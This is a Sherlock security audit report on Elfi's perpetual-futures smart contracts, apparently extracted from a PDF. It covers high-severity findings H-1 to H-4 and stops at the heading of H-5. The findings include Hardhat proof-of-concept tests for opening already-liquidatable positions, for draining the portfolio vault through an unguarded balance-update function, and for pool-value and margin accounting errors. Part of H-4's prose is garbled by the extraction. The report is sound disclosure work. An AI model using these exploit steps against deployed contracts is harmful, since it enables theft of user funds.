SHERLOCK

SHERLOCK SECURITY REVIEW FOR

Contest type:	Public Best Efforts
Prepared for:	Elfi
Prepared by:	Sherlock
Lead Security Expert:	mstpr-brainbot
Dates Audited:	May 14 - June 20, 2024
Prepared on:	July 25, 2024

Introduction

All assets are tradable. Ultra Portfolio Mode includes multi-assets margin, position & assets risk offset.

Scope

Repository: 0xCedar/elfi-perp-contracts

Branch: master

Commit: 592f4ca0ea256d9474012d9665796bb6e453f107

For the detailed scope, see the contest details.

Findings

Each issue has an assigned severity:

- Medium issues are security vulnerabilities that may not be directly exploitable or may require certain conditions in order to be exploited. All major issues should be addressed.
- High issues are directly exploitable security vulnerabilities that need to be fixed.

Issues found

Medium	High
24	33

Security experts who found valid issues

mstpr-brainbot
jennifer37
ZeroTrust
eeshenggoh
0x486776
whitehair0330
KrisRenZo
KupiaSec
KingNFT
qpzm
aman
pashap9990
Cosine
nikhil840096
blackhole
dany.armstrong90
tedox
CL001
PNS
link
iamnmt
chaduke
korok
debugging3
joicygiore
0xPwnd
0xrex

jah
Timenov
1337
r0bert
volodya
0xAadi
Salem
Yuriisereda
4rdiii
dethera
brakeless

Issue H-1: Keepers can open positions that are already liquidatable

Source:
https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/27

Found by

mstpr-brainbot

Summary

Users positions can be opened already liquidated because there are no checks when the position is opened whether the position is liquidatable or not.

Vulnerability Detail

When users submit their order requests, the requests are never validated to determine if they will be liquidatable immediately. That being said, in very volatile markets or with users' greedy positions, positions(isolated) or accounts(cross) can be liquidated immediately upon opening.

Coded PoC:

```
it("Keeper opens a position that is liqable already", async function () {
        const usdcAmount = precision.token(1000, 6);
        await deposit(fixture, {
            account: user0,
            token: usdc,
            amount: usdcAmount,
        });

        const orderMargin = precision.token(5000); // 5000$
        const executionFee = precision.token(2, 15);
        const tx = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.LONG,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: 0,
                leverage: precision.rate(5),
                triggerPrice: 0,
```

```
            acceptablePrice: 0,
            executionFee: executionFee,
            placeTime: 0,
            orderMargin: orderMargin,
            isNativeToken: false,
        },
        {
            value: executionFee,
        }
    );

    await tx.wait();

    const tokenPrice = precision.price(25000);
    const usdcPrice = precision.price(100, 6); // 0.99$
    const oracle = [
        {
            token: wbtcAddr,
            targetToken: ethers.ZeroAddress,
            minPrice: tokenPrice,
            maxPrice: tokenPrice,
        },
        {
            token: usdcAddr,
            targetToken: ethers.ZeroAddress,
            minPrice: usdcPrice,
            maxPrice: usdcPrice,
        },
    ];

    const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);

    await orderFacet.connect(user3).executeOrder(requestId, oracle);

    const nextWbtcPrice = precision.price(18000);
    const nextOracle = [
        {
            token: wbtcAddr,
            targetToken: ethers.ZeroAddress,
            minPrice: nextWbtcPrice,
            maxPrice: nextWbtcPrice,
        },
        {
            token: usdcAddr,
            targetToken: ethers.ZeroAddress,
            minPrice: usdcPrice,
            maxPrice: usdcPrice,
```

```
            },
        ];

        // @dev: added this function to facet to see if the account is
↪  liquidatable in this test
        const isLiqable = await accountFacet.getIsLiqableTapir(
            user0.address,
            nextOracle
        );

        console.log("is liqable", isLiqable);

        expect(isLiqable).to.be.equal(true);

        const positionInfo = await positionFacet.getSinglePosition(
            user0.address,
            btcUsd,
            wbtcAddr,
            true
        );

        const tx2 = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.SHORT,
                posSide: PositionSide.DECREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: positionInfo.qty,
                leverage: precision.rate(5),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx2.wait();

        const requestId2 = await marketFacet.getLastUuid(ORDER_ID_KEY);
```


```
        await orderFacet.connect(user3).executeOrder(requestId2, nextOracle);
    });
```

Impact

Protocol can be insolvent if the liquidation is too deep such that the accounts collateral is not enough to cover the potential losses.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/facets/OrderFacet.sol#L66-L87

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/OrderProcess.sol#L102-L234

Tool used

Manual Review

Recommendation

check if the opened position will make the account liquidatable at the end of the execute order.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/23

nevillehuang

@mstpr Isn't this an OOS keeper bot error? Seems invalid

mstpr

> @mstpr Isn't this an OOS keeper bot error? Seems invalid

Not really.

1- Keepers were RESTRICTED in the contest which means they only execute positions. 2- Since opening positions are 2 step, creating request and executing it,

if user opens a greedy position where it gets liquidatable by the time its actually executed then it wouldn't even be keepers fault

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-2: Anyone can change the balance of an account to drain the entire portfolio vault

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/28

Found by

0xPwnd, 0xrex, 1337, KingNFT, KrisRenZo, KupiaSec, PNS, Timenov, blackhole, debugging3, jah, jennifer37, joicygiore, link, mstpr-brainbot, pashap9990, qpzm, r0bert, tedox, volodya, whitehair0330

Summary

Anyone can call `batchUpdateAccountToken` to update their balance in portfolio vault without depositing the tokens.

Vulnerability Detail

Simply call the function with desired amounts and withdraw the funds from portfolio vault

Coded PoC:

```
it("Anyone Can change the balance as wish", async function () {
        const usdcAmount = precision.token(1000, 6);
        // do this so that the user0 account is exists
        await deposit(fixture, {
            account: user0,
            token: usdc,
            amount: usdcAmount,
        });

        // change the balance as you wish
        const updateAccParams = {
            account: user0.address,
            tokens: [usdcAddr, wbtcAddr],
            changedTokenAmounts: [
                precision.token(100_000, 6), // USDC with 6 decimals
                precision.token(100), // WBTC with default 18 decimals
            ],
        };

        await
↪   accountFacet.connect(user0).batchUpdateAccountToken(updateAccParams);
```

```
        const accountInfo = await accountFacet.getAccountInfo(user0.address);
        console.log(
            "Account info before execute and after create request",
            accountInfo
        );
    });
```

Impact

All funds in portfolio vault can be drained.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/facets/AccountFacet.sol#L68-L71

Tool used

Manual Review

Recommendation

I am guessing this function should not be existed and here for test purposes, missing access control or missing the actual token transfer. Without knowing the exact reason why this function is here it is not possible to give any recommendations.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/11

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-3: Pool value does not consider the open funding fees

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/33

The protocol has acknowledged this issue.

Found by

mstpr-brainbot

Summary

The pool's value is not considering a vital component: the open funding fees. The pool value is used when calculating staking token mint/redeem shares, and since the funding fees are not accounted for, minting/redeeming of shares will not be accurate. Additionally, someone can exploit this by sandwiching a closing position, knowing that the funding fees will be realized when the position is closed, and take advantage of the previous pool value.

Vulnerability Detail

First, let's see how the pools value is calculated:

```
function getPoolIntValue(
        LpPool.Props storage pool,
        OracleProcess.OracleParam[] memory oracles
    ) public view returns (int256) {
        int256 value = 0;
       -> if (pool.baseTokenBalance.amount > 0 ||
↪   pool.baseTokenBalance.unsettledAmount > 0) {
            int256 unPnl = getMarketUnPnl(pool.symbol, oracles, true,
↪   pool.baseToken, true);
            int256 baseTokenPrice = OracleProcess.getIntOraclePrices(oracles,
↪   pool.baseToken, true);
            value = CalUtils.tokenToUsdInt(
                (pool.baseTokenBalance.amount.toInt256() +
↪   pool.baseTokenBalance.unsettledAmount + unPnl),
                TokenUtils.decimals(pool.baseToken),
                baseTokenPrice
            );
        }
        address[] memory stableTokens = pool.getStableTokens();
        if (stableTokens.length > 0) {
```

```
            // ignore here, assume no stable tokens exists in the pool
        }
        return value;
    }
```

Simply, considering there are no stable tokens in a pool the total value is: **baseTokenBalance.amount + baseTokenBalance.unsettledAmount + marketPnL**

Little bit more detail on the `unsettledAmount`: `unsettledAmount` is only accounted when a position is updated. For example when closing a position or increasing a positions margin. Also, it will change via funding fees. Since the previous actions changes the funding fee the `unsettledAmount` will also change.

When a position is closed the funding fees will accounted in `unsettledAmount` which previously it wasn't accounted as follows:

```
function decreasePosition(Position.Props storage position,
↪   DecreasePositionParams calldata params) external {
        int256 totalPnlInUsd = PositionQueryProcess.getPositionUnPnl(position,
↪   params.executePrice.toInt256(), false);
        Symbol.Props memory symbolProps = Symbol.load(params.symbol);
        AppConfig.SymbolConfig memory symbolConfig =
↪   AppConfig.getSymbolConfig(params.symbol);
        FeeProcess.updateBorrowingFee(position, symbolProps.stakeToken);
        -> FeeProcess.updateFundingFee(position);
        .
        .
}
```

```
function updateFundingFee(Position.Props storage position) public {
        .
        -> MarketProcess.updateMarketFundingFee(
            position.symbol,
            realizedFundingFee,
            position.isLong,
            true,
            position.marginToken
        );
    }
```

```
function updateMarketFundingFee(
        bytes32 symbol,
        int256 realizedFundingFeeDelta,
        bool isLong,
        bool needUpdateUnsettle,
        address marginToken
```

```
    ) external {
        Market.Props storage market = Market.load(symbol);
        .
        if (needUpdateUnsettle) {
            Symbol.Props storage symbolProps = Symbol.load(symbol);
            LpPool.Props storage pool = LpPool.load(symbolProps.stakeToken);
            if (isLong) {
               -> pool.addUnsettleBaseToken(realizedFundingFeeDelta);
            } else {
                pool.addUnsettleStableToken(marginToken,
↪   realizedFundingFeeDelta);
            }
        }
    }
```

So if there are some funding fees accrued in the life time of the position they are now added to the pools `unsettledAmount` which this amount is directly affecting the pools value.

If the closed position is "cross" `unsettledAmount` is not resetted as we can see here:

```
function decreasePosition(Position.Props storage position,
↪   DecreasePositionParams calldata params) external {
        .
        .
        // update funding fee
        -> MarketProcess.updateMarketFundingFee(
            symbolProps.code,
            -cache.settledFundingFee, // the negative of what's added
            cache.position.isLong,
            !position.isCrossMargin, // since the position is cross this will be
↪   false and unsettledAmount will not be resetted!
            cache.position.marginToken
        );
        .
        .
}
```

Hence, the `unsettledAmount` is increased and pools value changed without any changes in stake token supply creating a discrepancy in the share calculation.

Share calculations for minting and redeeming is like ERC4626 just for a reference let's see how minting new shares are calculated:

```
uint256 baseMintAmountInUsd = CalUtils.tokenToUsd(
                mintAmount,
                tokenDecimals,
```


```
                OracleProcess.getLatestUsdUintPrice(pool.baseToken, true)
            );
            mintStakeTokenAmount =
↪   totalSupply.mul(baseMintAmountInUsd).div(poolValue);
```

As we can observe, the increase on `unsettledAmount` will spike the pools value and share calculations will not be correct.

Coded PoC:

```
it("Pools entire value is not accounting the unsettled funding fees", async
↪   function () {
        const usdcAmount = precision.token(60_000, 6); // enough amount to open
↪   in desired qty
        // fund user0
        await deposit(fixture, {
            account: user0,
            token: usdc,
            amount: usdcAmount,
        });

        // fund user1
        await deposit(fixture, {
            account: user1,
            token: usdc,
            amount: usdcAmount,
        });

        const oracleBeginning = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(25_000),
                maxPrice: precision.price(25_000),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(99, 6),
                maxPrice: precision.price(99, 6),
            },
        ];
        let poolInfoBeginning = await poolFacet.getPoolWithOracle(
            xBtc,
            oracleBeginning
        );
        console.log("Pool value very beginning", poolInfoBeginning.poolValue);
```

```
const orderMargin = precision.token(50_000); // 50k$
const executionFee = precision.token(2, 15);
// wbtc.connect(user0).approve(diamondAddr, orderMargin);
const tx = await orderFacet.connect(user0).createOrderRequest(
    {
        symbol: btcUsd,
        orderSide: OrderSide.LONG,
        posSide: PositionSide.INCREASE,
        orderType: OrderType.MARKET,
        stopType: StopType.NONE,
        isCrossMargin: true,
        marginToken: wbtcAddr,
        qty: 0,
        leverage: precision.rate(10),
        triggerPrice: 0,
        acceptablePrice: 0,
        executionFee: executionFee,
        placeTime: 0,
        orderMargin: orderMargin,
        isNativeToken: false,
    },
    {
        value: executionFee,
    }
);

await tx.wait();

const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);

const tokenPrice = precision.price(25000);
const usdcPrice = precision.price(99, 6); // 0.99$
const oracle = [
    {
        token: wbtcAddr,
        targetToken: ethers.ZeroAddress,
        minPrice: tokenPrice,
        maxPrice: tokenPrice,
    },
    {
        token: usdcAddr,
        targetToken: ethers.ZeroAddress,
        minPrice: usdcPrice,
        maxPrice: usdcPrice,
    },
];
```

```
        await orderFacet.connect(user3).executeOrder(requestId, oracle);

        const btcShortAm = precision.token(100); // only 100$, I want longs to
↪   pay shorts funding fee
        // user1 opens the short
        const tx2 = await orderFacet.connect(user1).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.SHORT,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: usdcAddr,
                qty: 0,
                leverage: precision.rate(5),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: btcShortAm,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx2.wait();

        const requestId2 = await marketFacet.getLastUuid(ORDER_ID_KEY);
        await orderFacet.connect(user3).executeOrder(requestId2, oracle);

        // assume price is 30k, user in profit pool in loss.
        const oracleNext = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(30_000),
                maxPrice: precision.price(30_000),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: usdcPrice,
                maxPrice: usdcPrice,
```


```
            },
        ];

        let poolInfoWithNextOracle = await poolFacet.getPoolWithOracle(
            xBtc,
            oracleNext
        );

        console.log(
            "Pool value with next oracle",
            poolInfoWithNextOracle.poolValue
        );

        // close the position.
        const positionInfo = await positionFacet.getSinglePosition(
            user0.address,
            btcUsd,
            wbtcAddr,
            true
        );

        // mimick funding fees
        await mine(1000, { interval: 300 });

        // funding fees accrued but did we catch it? no untill the position
        // is updated the unsettledAmount will not change however, everyone
↪   knows when a position
        // closes the unsettledAmount will immediately added and it will spike
↪   up the pools value!
        let poolInfoWithNextOrcleAfterFundingFees =
            await poolFacet.getPoolWithOracle(xBtc, oracleNext);
        console.log(
            "Pool value with next oracle after funding fees",
            poolInfoWithNextOrcleAfterFundingFees.poolValue
        );

        const tx3 = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.SHORT,
                posSide: PositionSide.DECREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: positionInfo.qty,
                leverage: precision.rate(10),
```


```
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx3.wait();

        const requestId3 = await marketFacet.getLastUuid(ORDER_ID_KEY);
        await orderFacet.connect(user3).executeOrder(requestId3, oracleNext);

        let poolInfoFinal = await poolFacet.getPoolWithOracle(xBtc, oracleNext);

        console.log("Pool value final", poolInfoFinal.poolValue);
        console.log("Pool balances", poolInfoFinal.baseTokenBalance);

        // when the funding fees accrued the actual balance is higher!!!!
        expect(poolInfoFinal.poolValue).greaterThan(
            poolInfoWithNextOrcleAfterFundingFees.poolValue
        );
    });
```

Test Logs: Pool value very beginning 249700000000000000000000n Pool value with next oracle 289790000000000000010000n Pool value with next oracle after funding fees 289790000000000000010000n Pool value final 2910696155073654825000000n

Impact

Pools value will spike when positions are updated. This will create unfair minting/redeeming for shares.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/LpPoolQueryProcess.sol#L110-L144

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositi

onProcess.sol#L150-L156

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MarketProcess.sol#L104-L127

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/FeeProcess.sol#L102-L137

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L64-L65

Tool used

Manual Review

Recommendation

Account the net funding fee market will have considering all users positions and add it to the pools value calculation.

Discussion

0xELFi02

Not a issue: Mechanistically, it is neutral in the long term, and the mechanism balances the impact of funding fee imbalances.

nevillehuang

@0xELFi02 What exactly is the design choice here that makes it neutral in the long term to balance funding fee imbalance? Since it was not noted in the READ.ME, I believe this issue could be valid

Same comments applies for issue #33, #102, #258

0xELFi

For the funding fee, we will use the pool as an intermediary for receiving and paying. The pool will bear the risk of timing differences in funding fee settlements. During a certain period, the pool may either profit or incur losses. Over a longer period, we believe that these fluctuations will remain within a certain range.

Issue H-4: `updateAllPositionFromBalanceMargin` function mistakenly increments positions "fromBalance"

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/35

Found by

KrisRenZo, KupiaSec, dany.armstrong90, debugging3, jennifer37, joicygiore, link, mstpr-brainbot, qpzm, whitehair0330

Summary

When a position is closed all the other positions "from balances" are updated. However, the function logic `updateAllPositionFromBalanceMargin` is not fully correct and can increment the "from balances" of other positions more than it supposed to.

Vulnerability Detail

Assume Bob has 3 positions as follows: WBTC SHORT 1000$ margin 5x (BTC price 25k) WETH SHORT 500$ margin 5x (ETH price 1k) SOL SHORT 1000$ margin 5x (SOL price 10$)

Also, Bob has the following balances in his cross account: USDC: balance.amount = 1000 WBTC: balance.amount = 1

Bob first opens up the WBTC short and since the marginToken is USDC all the balance he has in his account will be used. Hence, this position will have the same `initialMargin` amount as its `initialMarginFromBalance`.

When Bob opens the SOL and WETH shorts the `initialMarginFromBalance` for them will be "0" since the first WBTC short occupied all the available USDC.

At some time later, assume the BTC price goes to 23K. Bob opened the short position from 25k and assuming fees are not more than the profit bob has profits. Say Bob's settled margin after closing this position is 1381 USDC (actual amount from the PoC) which means there is a profit of 381$ for Bob.

Below code snippet in DecreasePosition::_settleCrossAccount() will be calculating the `changeToken` which since the entire position is closed the value for it will be the settle margin, 1381 USDC.

```
if (!cache.isLiquidation) {
            int256 changeToken = (

↪   cache.decreaseMarginInUsdFromBalance.mul(cache.position.initialMargin).div(
```

```
                    cache.position.initialMarginInUsd
                )
            ).toInt256() +
                cache.settledMargin -
                cache.decreaseMargin.toInt256();
            PositionMarginProcess.updateAllPositionFromBalanceMargin(
                requestId,
                accountProps.owner,
                cache.position.marginToken,
                changeToken,
                position.key
            );
        }
```

Below code snippet in PositionMarginProcess::updateAllPositionFromBalanceMargin() function will start incrementing the "from balance"s of the other remaining SOL and WETH positions. As we can see `updatePositionFromBalanceMargin` always gets the initial `amount` as function variable which remember it was the settle margin amount.

```
bytes32[] memory positionKeys = Account.load(account).getAllPosition();
        int256 reduceAmount = amount;
        for (uint256 i; i < positionKeys.length; i++) {
            Position.Props storage position = Position.load(positionKeys[i]);
            if (token == position.marginToken && position.isCrossMargin) {
                int256 changeAmount = updatePositionFromBalanceMargin(
                    position,
                    originPositionKey.length > 0 && originPositionKey ==
↪   position.key,
                    requestId,
                    amount
                ).toInt256();
                reduceAmount = amount > 0 ? reduceAmount - changeAmount :
↪   reduceAmount + changeAmount;
                if (reduceAmount == 0) {
                    break;
                }
            }
        }
```

Below code snippet in PositionMarginProcess::updatePositionFromBalanceMargin() will be executed for both SOL and WETH positions. Assume WETH is the first in the position keys line, `changeAmount` will be calculated as the `borrowMargin` because of the `min` operation and `position.initialMarginInUsdFromBalance` will be increased by the `position.initialMarginInUsdFromBalance` which is

500.$When the execution ends here and we go back to the above code snippets for loop for the SOL position, the `red$
and will be 1381 - 500 =
881.$However, when the `updatePositionFromBalanceMargin` function called for the SOL position the `amou$
When we go back to the loop we will update the `decreaseAmount` as 881 - 1000 = -119 and the loop ends because we looped over all the positions (no underflow since `reduceAmount` is int256). However, what happened here is that although the reduceAmount was lower than what needed to be increased for the positions "from balance" the full amount increased. Which is completely wrong and now the accounts overall "from balance"s are completely wrong as well.

```
if (amount > 0) {
            // @review how much I am borrowing
            uint256 borrowMargin = (position.initialMarginInUsd -
↪   position.initialMarginInUsdFromBalance)
                .mul(position.initialMargin)
                .div(position.initialMarginInUsd);
            changeAmount = amount.toUint256().min(borrowMargin);
            position.initialMarginInUsdFromBalance +=
↪   changeAmount.mul(position.initialMarginInUsd).div(
                position.initialMargin
            );
        }
```

Coded PoC:

```
it("From balances will be updated mistakenly", async function () {
        const wbtcAm = precision.token(1, 18); // 1 btc
        const usdcAm = precision.token(1000, 6);
        // User has 1000 USDC and 1 BTC
        await deposit(fixture, {
            account: user0,
            token: wbtc,
            amount: wbtcAm,
        });

        await deposit(fixture, {
            account: user0,
            token: usdc,
            amount: usdcAm,
        });

        const oracleBeginning = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(25_000),
```

```
            maxPrice: precision.price(25_000),
        },
        {
            token: wethAddr,
            targetToken: ethers.ZeroAddress,
            minPrice: precision.price(1000),
            maxPrice: precision.price(1000),
        },
        {
            token: solAddr,
            targetToken: ethers.ZeroAddress,
            minPrice: precision.price(10),
            maxPrice: precision.price(10),
        },
        {
            token: usdcAddr,
            targetToken: ethers.ZeroAddress,
            minPrice: precision.price(1),
            maxPrice: precision.price(1),
        },
    ];

    const orderMargin = precision.token(1000); // 1000$
    const executionFee = precision.token(2, 15);
    const tx = await orderFacet.connect(user0).createOrderRequest(
        {
            symbol: btcUsd,
            orderSide: OrderSide.SHORT,
            posSide: PositionSide.INCREASE,
            orderType: OrderType.MARKET,
            stopType: StopType.NONE,
            isCrossMargin: true,
            marginToken: usdcAddr,
            qty: 0,
            leverage: precision.rate(5),
            triggerPrice: 0,
            acceptablePrice: 0,
            executionFee: executionFee,
            placeTime: 0,
            orderMargin: orderMargin,
            isNativeToken: false,
        },
        {
            value: executionFee,
        }
    );
```


```
        await tx.wait();

        const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId, oracleBeginning);

        const wbtcPositionInfo = await positionFacet.getSinglePosition(
            user0.address,
            btcUsd,
            usdcAddr,
            true
        );

        let accountInfo = await accountFacet.getAccountInfo(user0.address);
        console.log("account info", accountInfo.tokenBalances);

        console.log(
            "Wbtc from balance",
            wbtcPositionInfo.initialMarginInUsdFromBalance
        );
        console.log("WBTC initial balance", wbtcPositionInfo.initialMarginInUsd);
        ////////////////////////////////////////////////////////////////////////
↪  //////
        ////////////////////////////////////////////////////////////////////////
↪  //////
        const wethMargin = precision.token(500);
        const tx2 = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: ethUsd,
                orderSide: OrderSide.SHORT,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: usdcAddr,
                qty: 0,
                leverage: precision.rate(5),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: wethMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
```


```
        );

        await tx2.wait();

        const requestId2 = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId2,
↪  oracleBeginning);

        const wethPositionInfo = await positionFacet.getSinglePosition(
            user0.address,
            ethUsd,
            usdcAddr,
            true
        );

        accountInfo = await accountFacet.getAccountInfo(user0.address);
        console.log("account info", accountInfo.tokenBalances);

        console.log(
            "WETH from balance",
            wethPositionInfo.initialMarginInUsdFromBalance
        );
        console.log("WETH initial balance", wethPositionInfo.initialMarginInUsd);
        ////////////////////////////////////////////////////////////////////////
↪  //////
        ////////////////////////////////////////////////////////////////////////
↪  //////

        ////////////////////////////////////////////////////////////////////////
↪  //////
        ////////////////////////////////////////////////////////////////////////
↪  //////
        const solMargin = precision.token(1000);
        const tx3 = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: solUsd,
                orderSide: OrderSide.SHORT,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: usdcAddr,
                qty: 0,
                leverage: precision.rate(5),
                triggerPrice: 0,
                acceptablePrice: 0,
```


```
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: solMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx3.wait();

        const requestId3 = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId3,
↪  oracleBeginning);

        const solPositionInfo = await positionFacet.getSinglePosition(
            user0.address,
            solUsd,
            usdcAddr,
            true
        );

        accountInfo = await accountFacet.getAccountInfo(user0.address);
        console.log("account info", accountInfo.tokenBalances);

        console.log(
            "SOL from balance",
            solPositionInfo.initialMarginInUsdFromBalance
        );
        console.log("SOL initial balance", solPositionInfo.initialMarginInUsd);
        ////////////////////////////////////////////////////////////////////
↪  //////
        ////////////////////////////////////////////////////////////////////
↪  //////

        const oracleNext = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(23_000),
                maxPrice: precision.price(23_000),
            },
            {
                token: wethAddr,
                targetToken: ethers.ZeroAddress,
```

```
                minPrice: precision.price(1000),
                maxPrice: precision.price(1000),
            },
            {
                token: solAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(10),
                maxPrice: precision.price(10),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(1),
                maxPrice: precision.price(1),
            },
        ];

        ////////////////////////////////////////////////////////////////////////
↪  //////
        ////////////////////////////////////////////////////////////////////////
↪  //////

        const tx4 = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.LONG,
                posSide: PositionSide.DECREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: usdcAddr,
                qty: BigInt(wbtcPositionInfo.qty),
                leverage: precision.rate(5),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: 0,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx4.wait();
```

```
        const requestId4 = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId4, oracleNext);

        let accountInfoFinal = await accountFacet.getAccountInfo(user0.address);
        console.log("account final", accountInfoFinal.tokenBalances);

        const solPositionInfo2 = await positionFacet.getSinglePosition(
            user0.address,
            solUsd,
            usdcAddr,
            true
        );
        const wethPositionInfo2 = await positionFacet.getSinglePosition(
            user0.address,
            ethUsd,
            usdcAddr,
            true
        );

        console.log("Weth info 2",
↪   wethPositionInfo2.initialMarginInUsdFromBalance);
        console.log("SOL info 2",
↪   solPositionInfo2.initialMarginInUsdFromBalance);
        ////////////////////////////////////////////////////////////////////////
↪   //////
        ////////////////////////////////////////////////////////////////////////
↪   //////
    });
```

Impact

Cross accounts values will be completely off. Cross available value will be a lower number than it should be. Also, the opposite scenario can happen which would make the account has more borrowing power than it should be. Hence, high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L206-L336 https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L338-L414 https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L274-L338

Tool used

Manual Review

Recommendation

Do the following for the `updateAllPositionFromBalanceMargin` function

```
function updateAllPositionFromBalanceMargin(
        uint256 requestId,
        address account,
        address token,
        int256 amount,
        bytes32 originPositionKey
    ) external {
        if (amount == 0) {
            return;
        }

        bytes32[] memory positionKeys = Account.load(account).getAllPosition();
        int256 reduceAmount = amount;
        for (uint256 i; i < positionKeys.length; i++) {
            Position.Props storage position = Position.load(positionKeys[i]);
            if (token == position.marginToken && position.isCrossMargin) {
                int256 changeAmount = updatePositionFromBalanceMargin(
                    position,
                    originPositionKey.length > 0 && originPositionKey ==
↪   position.key,
                    requestId,
-                   amount
+                   reduceAmount
                ).toInt256();
                reduceAmount = amount > 0 ? reduceAmount - changeAmount :
↪   reduceAmount + changeAmount;
                if (reduceAmount == 0) {
                    break;
                }
            }
        }
    }
```

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:

https://github.com/0xCedar/elfi-perp-contracts/pull/13

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-5: `updatePositionFromBalanceMargin` function returns "0" if amount to be updated is negative

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/36

Found by

